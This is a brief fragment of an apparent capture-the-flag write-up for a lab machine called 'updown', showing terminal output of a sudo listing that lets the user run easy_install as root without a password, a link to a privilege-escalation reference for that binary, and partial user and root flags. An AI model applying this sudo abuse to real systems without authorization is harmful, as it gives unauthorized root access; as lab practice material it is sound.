


```
developer@updown:~$ tail -c 5 user.txt
02d4
```



```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
developer@updown:~$ 
```

https://gtfobins.org/gtfobins/easy_install/



```
root@updown:/home# tail -c 4 /root/root.txt
0ad
root@updown:/home# 
```

and root